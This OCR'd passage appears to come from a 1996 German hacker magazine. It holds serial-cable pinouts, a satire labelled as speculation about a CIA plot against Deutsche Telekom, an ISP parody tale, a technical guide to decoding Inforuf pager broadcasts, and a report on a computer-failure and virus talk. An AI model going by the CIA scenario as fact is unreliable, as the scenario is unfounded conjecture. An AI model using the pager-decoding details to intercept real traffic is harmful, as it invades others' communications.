7 - RTS, Request to Send
8 - CTS, Clear To Send
9 - RI, Ring Indicator

DB25:

1 - Protectice Ground,Schutzerde
2 - TXD, Transmit Data
3 - RXD, Receice Data
4 - RTS, Request to Send
5 - CTS, Clear to Send
6 - DSR, Data Set Ready
7 - GND, Signal Ground
8 - DCD, Data Carrier Detect
20 - DTR, Data Terminal Ready
22 - RI, Ring Indicator

1:1 Kabel 9-25

1	-	8
2	-	3
3	-	2
4	-	20
5	-	7
6	-	6
7	-	4
8	-	5
9	-	22

1:1 Kabel 25-9

2	-	3
3	-	2
4	-	7
5	-	8
6	-	6
7	-	5
8	-	1
20	-	4
22	-	9

Nullmodem 9-9 mit Hardware-Handshake

2	-	3
3	-	2
4	-	6
5	-	5
6	-	4
7	-	8
8	-	7

Nullmodem 9-9 Billigversion

2	-	3
3	-	2
5	-	5
7+8		7+8
1+4+6		1+4+6

Nullmodem 9-25 mit Hardware-Handshake

2	-	2
3	-	3
4	-	6
5	-	7
6	-	20
7	-	5
8	-	4

Nullmodem 9-25 Billigversion

2	-	2
3	-	3
5	-	7
7+8		4+5
1+4+6		6+8+20

Nullmodem 25-25 mit Hardware-Handshake

2	-	3
3	-	2
4	-	5
5	-	4
6	-	20
7	-	7
20	-	6

Nullmodem 25-25 Billigversion

2	-	3
3	-	2
4+5		4+5
6+8+20		6+8+20
7	-	7

verschwörungstheorien

Von hinten durch die Brust ins Auge: Die Telekom in der Hand amerikanischer Geheimdienste

Durch welche hirnrissige Kalkulation kam die Telekom auf ihre neuen Gebühren?

Einerseits sollen sie notwendig für den freien Wettbewerb sein, andererseits aber zu planmäßigen Einnahmeverlusten in Milliardenhöhe führen. Wie geht das zusammen?

Ein mögliches, nicht gänzlich unwahrscheinliches Szenario, daß auf Basis der verfügbaren Informationen zusammenspekuliert wurde, sieht in etwa so aus:

<BEGINN SPEKULATION>

Mit dem Ende des KaltenKrieges (TM) saßen einige zehntausend hochbezahlte, engagierte und teilweise auch talentierte Geheimdienstler bei den diversen DreiBuchstaben Behörden in den USA ohne wirklich attraktiven Feind da.

Endlich hatte man einigermaßen taugliche Spionagesatelliten im Orbit, hinreichend große Computer waren installiert, die eigenen Netzwerke halbwegs sinnvoll konfiguriert und dann sowas!

Die Suche nach neuen prestigeträchtigen Aufgabengebieten ergab einiges Interessantes. Die Sache mit der Drogenversorgung mußte endlich mal geregelt werden und diese arabisch-moslemischenFundislamudschahedins gerieten auch langsam außer Kontrolle.Aber eigentlich...

Eigentlich war immer noch Plan 3 zur Übernahme der Weltherrschaft auf ökonomischem Wege in Kraft.

Und da gab es einige Probleme: Zwar hatte das Iridium-Konsortium um Motorola technisch gesehen den Grundstein für eine tatsächliche Beherschung der weltweiten Kommunikation gelegt, doch vergehen bis zur Realisierung noch etliche Jahre.

Zudem drohten ausländische Konkurrenten mit Iridium-ähnlichen System den schönen Plan zunichte zu machen.

Eines der Hauptprobleme stellt dabei die Deutsche Telekom dar.

Glücklicherweise bot die Situation in Deutschland einige hervoragende Angriffspunkte. Die geplante Öffnung des Marktes und die massive Unsicherheit in den Führungsetagen der Telekom ergaben ein hervoragendes Feld für verdeckte Operationen.

Der beste Weg, die Telekom zu schwächen war und ist die Begünstigung ihrer Konkurrenz, insbesondere von AT&T und anderen amerikanischen Gesellschaften. Um sich nicht in langwierigen Kleinoperationen zu verzetteln, wurde beschlossen,auf direktem Wege fehlerhafte Entscheidungen bei den unerfahrenen Telekom-Managern zu provozieren. Durch geschickte Schachzüge konnte im ersten Schritt verhindert werden, daß die Telekom wirklich erprobte Führungskräfte aus großen Kommunikationskonzernen anwerben konnte.

Die dazugekauften Manager stammen größtenteils aus sachfremden Gebieten wie dem Autobau oder waren bestenfalls aus Hardwarekonzernen wie Alcatel abgeworben.

Dadurch entstand ein massiver Bedarf an externen Beratungsleistungen, der vorwiegend durch Unternehmensberatungen gedeckt wurde und wird. Unternehmens- und Wirtschaftsberatungsunternehmen sind seit langem ein beliebtes Tummelfeld von Geheimdiensten. Nirgendwo lassen sich sich so einfach und kostengünstig Daten für die Industriespionage gewinnen. Vor dem Unternehmensberater lassen alle Manager die Hosen runter und packen die realen Zahlen auf den Tisch. Außerdem lassen sich Dank der Tatsache, daß Management-Prinzipien keine Wissenschaft sondern eine Weltanschauung sind, nahezu beliebige Entscheidungen „fundiert" untermauern und begründen.

Diese einmalige Konstellation nutze der CIA für eine wahrhaft genialen Plan.

Durch Beratungsfirmen wie Price Waterhouse, die schon seit längerem einen etwas merkwürdigen Ruf genießen, wurde der Telekom das alte Wundermittel der Beraterzunft schmackhaft gemacht: Business Units, die Aufteilung des Unternehmens in kleinere, quasi selbständige Einheiten mit interner Rechnungsstellung.

Dieses Konzept macht zwar in normalen Unternehmen durchaus Sinn, da Entscheidungswege verkürzt und Kosten transparenter gemacht werden können. Die Telekom hat sich aber bei der Umsetzung dieser Umstrukturierung nebenbei auch die Trennung von Orts- und Fernnetz aufschwatzen lassen -ein verhängnisvoller Fehler. Die buchhalterische Trennung der beiden Netzbereiche führt natürlich zu einem rechnerischen Defizit auf der Ortsseite, da hier die Investitionen deutlich höher liegen, die Einnahmen aber vergleichsweise gering sind.

Daß im internationalen Vergleich aber das Ortsnetz als Zugang zum Fernnetz betrachtet wird und von daher bei allen bedeutenden Telcos attraktiv gehalten wird, ist offenbar keinem der mit fürstlichen Honoraren eingekauften Fremdmanager aufgefallen.(Wie gut informierte Kreise berichten, forderte auf einer Telekominternen Tagung ein etwas niedrigrangigerer Alttechniker unter dem Beifall der anwesenden 500 mittleren Führungskräfte, man solle den Neumanagern erstmal haarkleinerläutern was ein Telefon ist...)

Die Doppelstrategie des CIA hatte Erfolg. Der Marktzugang für Telekom-Konkurenten wurde erheblich erleichtert, das Management der T ist auf lange Sicht sowohl im eigenen Unternehmen als auch bei den Kunden solide diskreditiert.

Durch den Zugriff der Unternehmensberater und die massive Abhängigkeit von deren Vorschlägen ist auch dielängerfristige Kontrolle gewährleistet. Insbesondere AT&T wird es danken.

Um auch im internationalen Bereich sicherzustellen,daß amerikanische Interessen gewahrt bleiben, lancierte man schon weit im voraus über den bewährten Unternehmensberatungsweg die Idee, daß zusätzlich zur Allianz mit France Telekom eine Partnerschaft mit einer amerikanischen Telefongesellschaft nützlich wäre.

Rein zufällig hatte US Sprint Interesse an einer solchen Kooperation, und schon gab es einen hervorragenden Zugang zu zwei der wichtigsten europäischenTelefongesellschaften.

Die Blauäugigkeit und Selbstgefälligkeit der „Elite" der deutschen Industrie hat also letztendlich dazugeführt, das eines der wichtigsten Unternehmen Deutschlands quasi unter der Kontrolle fremder Mächte ist.

<ENDE SPEKULATION>

frank@ccc..de

freundlich formuliert

Jim Knopf und die BIM-Lokomotive

Es war einmal vor langer Zeit, als in der Stuttgarter Puppenkiste einiger BIM-Manager die Marionette Jim Knopf geboren wurde. Jim Knopf hies deswegen so, weil er fortan in der endlosen Online-Geschichte auf „Knöpfe" mit der Aufschrift „Kauf ich" klicken und allen Kindern als Vorbild dienen sollte. Doch Jim mochte seine halbe BIM-Rolle nicht, kaufte sich eine eigene Bitlokomotive von Blödelsoft und machte sich als Chaos-geprüfter Datenlokführer auf den Weg ins globale Nimmerland, um eigene Abenteuer zu erleben, ein Knopfdruck reichte aus. Doch wer entlang der Datenschienen von BIM oder Blödelsoft mit bunten Knöpfen spielt und auch noch die Datenaufsicht ärgert, muß mit Hausverbot rechnen. So erwischte es am 26. Februar auch Jim Knopf, nachdem er ein Jahr durchs BIM-Kindernet gereist war.

Jim war im im globalen Datendschungel umgezogen und suchte mit seinem Dampftopf eine Lösung beim BIM-Hauptquartier, das auch verirrte Mädchen im Datenurwald nie im Stich läßt. Viele schöne Knöpfe fand der wissensdurstige Datenlokomotivführer auf der bunten Eingangstüre vor. Einer der Knöpfe sprach mit freundlicher Stimme: „Drücken Sie mich und Sie können alle E-Mails an eine beliebige Internet-Adresse weiterleiten. Geben Sie einfach eine E-Mail-Adresse an und klicken Sie auf „Anfordern". Geklickt, getan, dachte sich Jim Knopf und legte die Weiche um. Fortan, dachte er sich, wird seine Bitpost nun an die neue Adresse geleitet. Seltsamerweise bekam Jim Knopf von diesem Tag keine Post mehr. Stutzig geworden, setzte er sich in seine Lokomotive, um im globalen BIM-Gleisnetz nach einem hilfsbereiten Menschen zu suchen. Doch ein böser Schrankenwärter ließ Jim Knopf nicht ins Netz und stellte sich ihm in den Weg: „You are currently inactive"! Da liegt ein Fehler vor, dachte sich Jim, und wollte die Weiche wieder umstellen, doch der Schrankenwächter blieb stur: „You are currently inactive!". Jim verließ sein Führerhäuschen und rief den gebührenfreien BIM-Service für Datenlokführer an: 0130-821141. Doch ohne, daß Jim nur ein Wort herausbrachte, entschuldigte sich eine freundliche Roboterstimme für die Gleisbauarbeiten und legte auf. Jim schickte dann schließlich eine Karte über den benelux-deutschen Datentrampelpfad in das Königreich Holland. Von dort antwortete ihm am 5. März eine gute Fee:

„Guten Tag Herr Knopf,

Ihr Konto wurde am 26.02.96 gekündigt.
Als Grund wurde folgender angegeben:
„Bad Mail-Delivery for European Customers"

Mit freundlichen Gruessen
BIM Internet Helpdesk"

Nun wurde Jim Knopf furchtbar traurig. BIM hatte ihn mit seiner Lokomotive aus dem Gleisnetz geworfen, nur warum? War es vielleicht ein „Datengnom", der ihn ärgern wollte? Seine EuroFahrCard wurde aber immer regelmäßig mit der Begründung: „BIM Global Network Ballerup Charge" belastet. Jim setzte sich hin und grübelte, was er wohl falsch gemacht habe. Dabei hatte der Stuttgarter auch immer den Mund gehalten, sogar die deutsche Märchensteuer an den Mutterkonzern in Indianerland bezahlt, obwohl BIM die Leistungen doch im Ausland erbrachte und dies nicht mit den deutschen Märchensteuergesetzen vereinbar ist.

Waren es die vielen Beschwerden bei den BIM-Bahnhofswärtern, weil deren einarmige Banditen seine Bitpost nicht zustellen, ihm aber das Geld fürs Datenticket regelmäßig abknöpften ? Da erinnerte sich Jim an die anderen bunten Knöpfe, die er in BIM-Land gedrückt hatte. Sogar die strengen Sicherheitsvorkehrungen hatte er eingehalten und immer brav seinen Schlüssel vorbei an den Datenbanditen und

ohne Geleitschutz durch den Datenwood Forest nach Indianerland gebracht. Ja, sicherlich. Ein paar andere Knöpfe hatte er mehrmals gedrückt. Auf einem stand „mailto:", ein sehr freundlicher Knopf, erinnert sich Jim. Er versprach ihm auf Knopfdruck Hilfe, wenn man sich mal verfahren hat und mit der Lokomotive aus Versehen auf der Datenautobahnbaustelle gelandet ist. Jim drückte den Knopf und schickte einen Brief, weil er sich über die alten Holzgleise ärgerte. Doch der Datendampfmaschinenhersteller zeigte sich hart:

You have reached Customer Support for BIM Internet Access.
Please use the following number to refer to this request and for all communication with us regarding this question or problem.
(http://www.bim.net/helpdesk.html for helpdesk phone numbers...)
CSS==> Incident number 0003823 for account: DEBIMNET .
A representative will get back to you soon.

Niemals meldete sich ein Mensch bei Jim und er wurde noch trauriger. Manche dieser Knöpfe verhielten sich in der Tat seltsam. Sie schickten Jim immer wieder diese komischen Briefe, die er nicht verstand. Eines Tages traf dann ein Brief ein, er solle wieder bei der guten Fee in den königlichen Niederlanden anrufen, die neben Spanisch auch Datenbahnhof versteht:

This is the latest status on your incident...
If you have any concerns, please call one of the numbers in the Web page:
(http://www.bim.net/helpdesk.html)... with the following information...
CSS==> Incident number 0003568 for account: DEBIMNET

Nun, erinnerte sich Jim, da war noch ein anderer dicker Knopf: „Sie können bis zu drei verschiedene E-Mailadressen bekommen!". Oh, wie hübsch, dachte sich Jim, eine neue Identität auf Knopfdruck, sogar kostenlos. Vielleicht konnte er damit sogar Datenraumfahrer werden. Ob er nicht doch was falsch gemacht hatte? Denn statt Datenraumfahrer, erhielt er wieder neue Briefe vom BIM-Bahnhof:

The original message was received at
Tue, 30 Jan 1996 11:52:26 GMT
from uucp@localhost
- The following addresses had delivery problems-
<raumfahrer@bim.net> (unrecoverable error)
- Transcript of session follows -
... while talking to mx01.ny.us.bim.net.:
>>> RCPT To:<raumfahrer@bim.net>
<<< 550 <raumfahrer@bim.net>..
. Not a local address
550 <raumfahrer1@bim.net>... User unknown

Und eines Tages passierte das Unfaßbare: Jim erleidete den Datentod. Die Stuttgarter Mottenkiste zog ihn aus dem Verkehr, um ihre neue Telekomiker-Truppe im BIM-Kindernet zu präsentieren. Also, so lautet die Moral von der Geschicht' : Fahre auf den globalen Datenschienen nicht.

Jim Knopf zahlte im vergangenen Jahr für Gleisbauarbeiten im BIM-Netz satte 913,07 Mark. Eltern raten daher Ihren Kindern: Finger weg von schlechten Internet-Seiten - und:

Spiele ja nicht mit den bösen Brüdern BIM und Blödelsoft !

bishop@ccc.de

hack

Inforuf Datenformat

Frequenz: 466.230 MHz
1200 Baud


Syncwort Cityruf:	$7cd215d8
Syncwort Inforuf:	$7CF21436
Idlewort:	$7a89c197

Die Kenntnis des Artikels in der Datenschleuder zu Cityruf/Pocsag wird vorausgesetzt.

Ein Inforufkanal (eine Frequenz) kann bis zu 256 Services verwalten.Ein Service besteht aus einer Bank mit 2048 Blöcken zu 40 Bytes. Die Blöcke können auch unvollständig gefüllt sein, ein Block kann also 0 bis 40 Bytes enthalten. Die ersten 10 Blöcke einer Bank beinhalten Steuerdaten wie z.B. den Namen des Services in Block 0. Die Blöcke 10 bis 2047 beinhalten in Kapitel, Absätze und Seiten aufgeteilte Informationen.

Auf der Frequenz 466,230 MHz werden momentan Cityruf- und Inforufdaten zusammen ausgesendet, am Anfang einer Sendung kommen die Cityrufe (mit Cityruf-Sync) und am Ende die Inforufmessages. Dazwischen werden Idleworte gesendet, um die minimale Sendungslänge zu erhalten. Eine Inforufnachricht zum füllen eines Blockes besteht aus 2 Cityrufnachrichten (aber mit Inforuf-Sync!) nacheinander, einer „Nur-Ton-Nachricht", von deren kompletter Adresse (vor der Dekodierung der Piepsanzahlen) die unteren 8 Bit den Service bezeichnen, und einer Alphanumeriknachricht, deren Adresse um 7 Bit nach rechts geshifted die Blocknummer angibt. Der Textinhalt der Alphanumeriknachricht wird in den Block geschrieben, die Länge des Textes (und damit auch des Blockes) muss gemerkt werden.
Die Nur-Ton-Adresse um 8 nach rechts geshifted ist bei lesbaren Nachrichten normalerweise 8 oder 9 - bei gelöschten Nachrichten ist sie 47.

Eine Seite, entsprechend dem Display des Pagers, besteht aus 2 aufeinander folgenden Blöcken, die bei einer geraden Blocknummer anfangen, im Format 20*4 Zeichen angeordnet. Einige Services wie die Vereinigten Wirtschafts dienste machen aber auch gerne Fließtext ohne Umbrüche. Absatz- und Kapitelgrenzen erkenne ich momentan noch daran, daß auf einen leeren ein voller Block folgt. Es muss aber eine andere Markierung geben, die sich im Protokoll verbirgt. An Aufklärung bin ich interessiert.
Scarabaeus



Momentan (Februar 1996) gibt es folgende Services:

Help Database
Allgemeines Hilfesystem der T-MobilNet
Titelmeldung : TMobilNet INFORUF
Informationen

Reuters FOREX
Reuters Foreign Exchange,Devisentelegramm
Titelmeldung:REUTERS POCKETWATCH
-> 1. DEVISEN
2. AKTIEN/INDICES
3. NACHRICHTEN

Reuters WP Info
Reuters Wertpapier Info, Börsenkurse
Titelmeldung:REUTERS POCKETWATCH
1. DEVISEN
-> 2. AKTIEN/INDICES
3. NACHRICHTEN

Reuters Nachrichten
Reuters Kurznachrichten, Schlagzeilen
Titelmeldung:REUTERS POCKETWATCH
1. DEVISEN
2. AKTIEN/INDICES
-> 3. NACHRICHTEN

VWD Vereinigte
Vereinigte Wirtschaftsdienste News, Teilweise mehrzeilige Kurzmeldungen
Titelmeldung:
--vwd-- Vereinigte Wirtschaftsdienste

ADM Database
Momentan noch unbenutzt und leer
Titelmeldung: —— INFORUF ——
02.02.96 01:20
Intervall 10 min

Parken Köln
Offenbar experimentell
Titelmeldung: Stadtwerke Köln
Parkleitsystem

DGBANK Database
Deutsche Genossenschaftsbank,Kurzmeldungen
Titelmeldung :DG BANK - newsline
infogramm 02.02.96

VIDEOTEXT Database
eher privatkundenorientiert, auch nur experimentell
Titelmeldung: XXX-MINITEXT
Meldungen <
Wetter <<
Fußball <<<

Autobahn Köln
Gehört offenbar zum selben Experimentalsystem wie Parken Köln
Titelmeldung: T MobilNet
Trafficline

Feuerzeichen konnten stets nur in einer Richtung gesendet werden. Übertragbar waren auch nur Mitteilungen, für die Zeichen vorher vereinbart sein mußten. Trotzdem bewährten sich die Feuerzeichen lange Zeit bei der Übermittlung von Informationen.

Eine Nachrichtenverbindung, die in beide Richtungen genutzt werden konnte, ist bereits aus der Zeit des Perserkönigs Xerxes bekannt. Sie bestand aus einer Kette von Menschen. Xerxes stellte 475 vor unserer Zeitrechnung zwischen Persien und Griechenland Sklaven in Rufweite voneinander auf. Sie gaben sich die Nachrichten mündlich weiter und waren damit dreißigmal schneller als Boten.

Chaos Communication Congress 95

Prof. Brunnstein
..und seine gesammelten Pannen:

Spaß (Fun) am Absturz von Computern und Netzen?

Computer haben Fehler - aber nur wenigen Leuten machen diese Fehler soviel hämische Freude wie dem ewigen Mahner Prof. Dr. Klaus „Kasssandra" Brunnstein. Auf dem CCCongress präsentierte er eine bunte (nicht allzu systematische) Auswahl aus seiner Sammlung von Pleiten, Pech und Computerpannen. Brunnsteins zynische Vorträge regen auch weit über den Bereich der Computerexperten hinaus die Hörer zum Nachdenken und Lachen an. Wie alle Informatiker geht allerdings auch Brunnstein von der falschen Vorstellung aus, daß alle Probleme im Prinzip lösbarsind.

Zuerst mußte Dr. Brunnstein den gespannten Zuhörern erklären, daß er es mit dem „Spaß" am Absturz von Computern und Netzen nicht ganz ernst meinte. Ein solcher Ausfall bedeutet für die Anwender und Unternehmen den Verlust vitaler Funktionen. Mittlerweile beherrscht die Informationstechnik unsere Arbeitswelt derart, daß schon ein kleiner Ausfall ein gesamtes Unternehmen gefährden kann.

Als Beispiel nannte er die hochvernetzten Güterleitsysteme, bei denen nur eine Systemkomponente auszufallen braucht, um den gesamten Verkehr zum Zusammenbruch zu bringen- etwa die Probleme im Stellwerk Hamburg-Altona im März diesen Jahres. Wahrlich eine „Funktionsminimierung" oder „Beeinträchtigung eines Zuges", wenn dieser zwar in einen Bahnhof einfahren, aber nicht mehr ausfahren kann.

Wesentlich dramatischer als die Probleme beim Güterverkehr ist derTransfer von <EM>Geld</EM> über die Datennetze. Im Gegensatz zu den 30km/h, die ein Autofahrer oder Radfahrer im Stadtverkehr mit seinemGeld zurücklegt, reist das Geld in den Netzen mit nahezu Lichtgeschwindigkeit. Das bekannteste Netz ist das „WIFT-Netz, das neben der Deutschen Bundesbank auch alle deutschen Geschäftsbanken benutzen. Dieses Netz ist natürlich auch nicht vor Fehlern gefeit.

Neuester Vorfall: Während einer Abhebebung begab sich der Autorisierungsrechner einer Hamburger Bank ins digitale Nirwana, ein Datensatz wurde nicht korrekt angelegt. Das Geld der Transaktion wurde mehrfach abgebucht. Noch bevor der Bank das Ausmaß des Fehlers bewußt war, hatte „eine Hamburger Boulevard-zeitung" schon eine treffende Schlagzeile parat: „Hamburger Bank betrügt Bankkunden". Im Endeffekt betraf dieser Fehler 400 Kunden und war schnell wieder beseitigt.

Macht man sich aber bewußt, daß die Deutsche Bundesbank einige hundert Milliarden Mark pro Tag transferiert, nimmt die Katastrophe schon ganz andere Formen an. Denn selbst hier passieren „kleinere Fehler",von denen die Öffentlichkeit nichts erfährt.

Demgegenüber ist die Naivität mancher Bankkunden unglaublich. Mit großer Freude über die neue Freiheit des Homebanking stürzt sich eine wahre Flut von Netzbürgern gedankenlos in das T-Online-Getümmel. Der neue Name „T-Online" klingt sicher werbewirksamer als „DATEX-J" und wichtiger als „Bildschirmtext".

Aber, so Brunnstein: „Die Umbenennung hat den Service nicht sicherer gemacht." Darüber kann den Fachmann auch die stark durchgestylte Oberfläche nicht hinwegtäuschen.

Am Rechenzentrum des Fachbereichs Informatik ist derzeit der Ausfall des kompletten Mailsystems zu beklagen, da sich eine Klimaanlage verselbständigte und der VAX 30 Grad Celsius zumutete, woraufhin diese spontan den Dienst quittierte. Die UNIX-Rechner betraf es allerdings nicht.

Brunnstein: „Die UNIX-Kisten brauchten kein solches Klima wie die schöne unsichere VAX."

Auf den Versand von Mails kann der Student und Dozent ja vielleicht noch verzichten - aber ein Wirtschaftsunternehmen sieht bei größeren Einschränkungen schon recht alt aus. Hier eine kleine Übersicht der Ergebnisse einer IBM-Studie über die Überlebensfähigkeit von Unternehmen bei einem Rechnerausfall im Vergleich zu heutigen Schätzungen:

	IBM-Studie '92	heute ca.
Finanzen	2 Tage	12-24h
Handel	3,3 Tage	24-48 h
Produktion und Industrie	4,8-4,9 h	wenige min
Versicherungen	5,6 Tage	mehrere Tage
Durchschnitt	4,8 Tage	

Die Urzeit

Am Anfang der Computerisierung des alltäglichen Lebens gab es derlei Probleme kaum. In der ersten Phase (ungefähr zwischen 1950 und 1970) gab es nur schwer angreifbare Mainframe-Rechner, die nur von eingefleischten Fachleuten bedient wurden. Die angeschlossenen Terminals waren zwar unintelligent, beeinträchtigten den gesamten Netzverkehr bei einem Absturz nicht.

Heutzutage verliert selbst der gewiefteste Anwender bereits unter „MS-DOOF" (Brunnstein) die Kontrolle über Dateien auf seinem Rechner. Sicherlich gäbe es mehr mündige und sicherheitsbewußte Benutzer, wenn Netzwerke und Informatik Bestandteil der Schulbildung wären. Die Sparpolitik im Bildungswesen ist gerade bei der schnellen Entwicklung unserer Informationsgesellschaft eine große Gefahr. Ebenso kritisiert Dr. Brunnstein Anwender, die trotz Warnung ihre Disketten ohne Schreibschutz in verseuchte Rechner stecken oder leicht zu erratende Passwörter verwenden.

Diese gesamte Fehlentwicklung führte Dr. Brunnstein auf Bill Gates zurück:

Die Schöpfungsgeschichte

Es begab sich zu einer Zeit, daß sich Mr. Gates in dem Gedanken verirrte, einen „Homecomputer" zu entwickeln. Noch fataler war die Benennung dieses Gerätes als „Personal Computer". Das für den Heimbedarf entwickelte Gerät war einfach nicht bereit für die Welt. Gates in einem Focus-Interview: „Bei mir gibt es keine Bugs. Die Eigenschaften sind Features. Ich habe ein gut zu verkaufendes System für den Homebereich entworfen. Für gewerbliche Nutzung wurden die Systeme nicht gedacht."

Das merkt man.

Wem das noch nicht genügt: Einst sollte eine Weltraumsimulation auf einem Mainframe-Rechner Typ PDP-1 entwickelt werden. Die Anlage hatte einen übersichtlichen Aufbau. Der unter strengen Sicherheitsauflagen entworfene Betriebssystemkern wurde entfernt, denn das System war ja schließlich nicht für die Öffentlichkeit gedacht. Das, was übriggeblieben ist kennt heute jeder als UNIX oder entsprechendes Clone.

Besonders anfällig ist das UNIX-Passwortsystem: die sensiblen Daten sind in einer für alle zugänglichen Datei gespeichert, zwar verschlüsselt, aber mit Hilfe eines „Dictionaries" (einer Sammlung von häufig benutzten Passwörtern) leicht zu knacken. Erfahrungsgemäß deckt ein solcher Angriff 30% der Passwörter auf.

Weichen wir erst gar nicht von Dr. Brunnsteins Lieblingsthema Microsoft ab.

Die größten Schäden in einem LAN (Local Area Network) können zwar von netzinternen Rechnern verursacht werden - sei es von naiven oder schlecht trainierten Benutzern oder rachsüchtigen Datenterroristen. Nicht ungefährlich sind aber auch Outside-Attacks.

Thema Nummer eins in der Virenszene sind im Moment die Makroviren. Leider hat fast niemand der Microsoft-Gläubigen auf einer OEM-CD Viren vermutet, sonst hätte sich der Schaden durch das Word Macrovirus eingrenzen lassen. Zwar wurden die Vertriebspartner mit (teils sehr dürftigen) Informationen versorgt, aber der Endbenutzer wurde nicht informiert.

Da Dr. Brunnstein in Fachkreisen auch als „Virengott" gehandelt wird, durfte an dieser Stelle auch ein kleiner Exkurs in dieses Lieblingsthema nicht fehlen. Mittlerweile existieren für den PC über 8000 Viren. Bislang blieben nur Alpha-PCs und Power-PCs von der Seuche verschont. Wer allerdings z.B. sein Linux-System über den normalen Bootblock lädt, fängt sich genauso leicht PC-Bootblock-Viren ein. Gefährlich sind natürlich ebenso die schon genannten Makro-Viren. Einer Bewerbung im Word 6.0-Format, die bei einer Firma eintraf, gelang es, ein gesamtes LAN (Local Area Network) auf die Hardware zu reduzieren.

Die Funktionsweise ist simpel: Word 6.0 kann über WordBasic gesteuert werden. WordBasic bietet fast alle Funktionen eines Betriebssystems an, das Virenbauen wird dadurch einfach und lustig wie Lego-System. Und Makroviren sind keine neue Erfindung: den ersten Virus fand Brunnstein auf einem Lotus 1-2-3-System bereits 1970.

Völlig neue Perspektiven öffnen sich dem Java-Interessierten. Diese Programmiersprache für das World-Wide-Web lassen die Gestaltungsmöglichkeiten für Viren nur erahnen.

Bei Dr. Brunnstein kam eine Version dieser Viren selbst vor. Am Ende eines jeden WinWord-Dokuments stand plötzlich die Zeile „Stop all french nuclear testing in the pacific!". Eine gute Message, aber vielleicht das falsche Medium? Wer F-Prot oder ähnliche Virenkiller hat, die auch Makroviren jagen, der sei gewarnt: es werden nicht alle gefunden!

Das muß zwar nicht immer wie in China enden, wo ein Hacker wegen seiner Aktivitäten hingerichtet wurde. Aber wer sich erwischen läßt, hat schlechte Karten. Besonders dumm stellte sich der Hacker Black Baron an, der den Smeg-Virus entwarf und seinen Namen im Code hinterließ. In Großbritannien verursachte sein Virus einen Schaden von schätzungsweise rund 1,3 Mio. Mark. Am 26. Mai 1994 wurde Black Baron schuldig gesprochen, da er schließlich seine Aktivitäten zugab. Am 15. November 1995 wanderte er für drei Jahre ins Gefängnis. Und das ist noch ein mildes Urteil. Ein Armutszeugnis (jedenfalls nach Brunnsteins Meinung) sind dann schon eher die britischen Zeitungsschlagzeilen wie „Computer Genius" oder „Einer der cleversten Programmierer des Landes".

Die Fehlermöglichkeiten in einem System teilt Dr. Brunnstein ein in:

- **Disfunktionalitäten:**
sie entstehen durch falsche Implementierung (Bugs)

- **Mißbrauch**:
dazu zählt das „Abhören" von Passwörtern oder der Mißbrauch von Zugriffsrechten (die unter Novell und UNIX zum Teil schwer zu überblicken sind)

- **Anomalien:**
dies sind z.b Kettenbriefe, Würmer, Viren und andere böse Scherze.

Zum anderen unterscheidet Brunnstein die scheinbar destruktivenAktivitäten in einem Netz in Hacking und Cracking. Hacking ist die Offenlegung von Systemunsicherheiten - und sollte nicht als kriminelle Handlung ausgelegt werden. Cracking fängt spätestens da an, wo Koffer voll sensibler Daten beim KGB einen Erlös von 90.000 DM bringen -Datenspionage also.

Auch die Unzulänglichkeiten im Internet (das auf dem unsicheren TCP/IP-Protokoll basiert) sind vielen bekannt. Das Computermagazin c't veröffentlichte z.B. eine Lobrede von Bill Clinton über diese Zeitschrift. Schade nur, daß die Mail von c't-Mitarbeitern mit gefälschten Mail-Headern generiert und über den Mailserver des Weißen Hauses verschickt wurde.

Es gibt genügend Beispiele für Rechnerunsicherheit, die allesamt zu Dr. Brunnsteins Lieblingsstories gehören: Realzeitsteuerungen elektronischer Bestrahlungssysteme, die Amok laufen und Patienten verbrennen, Flugsteuerungen der Firma Airbus, die den Piloten dermaßen verwirren, daß er ohne Computer besser klarkäme, die Altona-Stellwerk-Affäre und vieles mehr. Häufig ließen sich diese Fehler leicht vermeiden, indem die Hersteller beim Entwurf der Systeme sorgfältiger wären.

Zum einen gibt es da den „Unlust-Faktor" - er steht für die Nachlässigkeit und Inkompetenz in der Entwurfsphase. Auch benutzerbedingte Fehler gehören in diese Kategorie. Zum „Frust-Faktor" zählt die Komplexität eines Systems, die von den Anwendern weder gewünscht noch beherrschbar ist.

Bill Gates behauptet in Interviews immer wieder, daß sich „die Anwender" all' die zusätzlichen Funktionen wünschen, die Computerprogramme immer mehr aufblähen. Der Teufelskreis aus noch leistungsfähigerer Hardware und noch anspruchsvollerer Software schließt sich.

Heute sind wir alleine durch unsere Abhängigkeit von Elektrizität stark gefährdet - siehe Tschernobyl. Unser Zeitalter ist durch die computergestützte Kommunikation geprägt. Die Datenautobahnen helfen nicht auf der Suche nach einem Weg durchs Chaos.

Die Informationen aus dem Netz sind häufig nichts wert und stammen aus undurchsichtigen Quellen. Im Netz existiert daher momentan eher eine Kummulation von Informationsmüll. Was im Endeffekt abstürzt, ist die „Müllproduktionsanlage". Wer geschickt falsche Informationen im Netz ablegt, kann daraus durchaus seinen Nutzen ziehen. Da fällt mir nur der Intro-Bildschirm des Terminalprogramms „Terminate" ein, der da nachdenklich meinte: „Never underestimate the power of information. One day those who control the flow of information will control the world." („Unterschätzen Sie niemals die Macht der Information. Eines Tages wird derjenige die Welt beherrschen, der die Informationen steuert.") Wollen wir hoffen, daß dieses Black-Scenario keine Realität wird.

Die abschließende Diskussion mußte nach fast einer Stunde abgebrochen werden,denn die Themen waren sehr brisant: Ist der Anwender ein mündiger Anwender? Muß er sich um seine Mündigkeit selbst bemühen? Ist eventuell sogar das komplette Schulsystem nicht auf Entwicklung der Informationsgesellschaft eingestellt? Bislang muß sich jeder selbst weiterbilden und mit Interesse am Ball bleiben, sonst wird er vielleicht einfach überrollt.

